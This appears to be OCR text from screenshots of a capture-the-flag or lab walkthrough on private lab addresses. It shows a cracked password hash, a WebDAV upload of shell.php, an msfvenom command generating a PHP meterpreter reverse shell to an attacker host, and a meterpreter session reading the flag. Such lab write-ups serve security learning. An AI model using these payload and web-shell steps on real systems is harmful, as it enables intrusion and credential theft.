
Login: ashton
Password : Leopoldo






```
root@kali:~# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u          (?)
1g 0:00:00:44 DONE (2020-03-29 10:55) 0.02223g/s 226.2p/s 226.2c/s 226.2C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```




Index of /webdav - Mozilla Firefox
http://172.1...g_to_webdav
Connecting...
172.16.84.205/webdav/
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Index of /webdav
Name
Last modified
Size
Description
Parent Directory -
passwd.dav 2019-04-30 14:46 43
shell.php 2020-03-29 15:18 948
Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=4444 >> shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 948 bytes
root@kali:~# ls
after.txt
before.txt
build
Desktop
dist
Documents
Downloads
dvwa.cookie
dvwaLoggedInSQLI.py
dvwa_login.py
dvwa.py
dvwa_sqli.py
dvwa_xss.py
furl.egg-info
furl-master.zip
hash
hash.save
orderedmultidict-0.7.8
orderedmultidict-0.7.8.tar
orderedmultidict.egg-info
pass.txt
pycodestyle-2.1.0
ref
shell.php
Templates
tgt.cookie
tools
user.txt
root@kali:~#

Hidden flag:


meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >